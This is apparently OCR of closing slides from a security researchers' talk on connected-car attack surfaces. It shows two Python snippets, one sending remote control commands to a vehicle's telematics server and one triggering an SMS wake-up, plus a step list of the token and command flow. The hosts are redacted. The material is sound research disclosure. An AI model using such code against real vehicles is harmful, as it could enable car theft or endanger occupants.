


Generating Controlling Commands

```
def send():
    print("\n")
    url = "http://[redacted]/vq/command/control?timeStamp={}".format(str(int(time.time() * 1000)))
    data = {"vin": vin, "operationType": operation_type, "opContent": operation_content, "attributes": None,
            "cmdHeader": {"operationId": "2", "cmdId": "2"}}
    r = requests.post(url, json=data, headers=headers)
    print(r.content)
```


Generating Controlling Commands

```
def wakeup():
    print("Starting a calling to wake up.")
    url = "http://                    wake-up/internal/wake?appkey=appkey&sign=sign&token=token&signt={}".format(
        str(int(time.time() * 1000)))
    data = {"vin": vin,
            "cmdId": "1", "operationId": "1", "wakeUpType": "WAKE_UP", "phoneNum": phone_number}
    r = requests.post(url, json=data, headers=headers)
    print(r.content)
```


Vehicle
TSP Gateway
WakeUp Server
DataCenter
0.Request Phone Number
1.Phone Number
2.Request WakeUp
3.Sending SMS to TCU
4.Connecting to TSP
5. Request Token with Secure Pin Code
6.Return Token
7.Send Encrypted Command
8. Status

Demo

Attack Surfaces of Connected Car



Gracias

Jiahao Li lijiahao@360.cn

Wenxiao Jia jiawenxiao@360.cn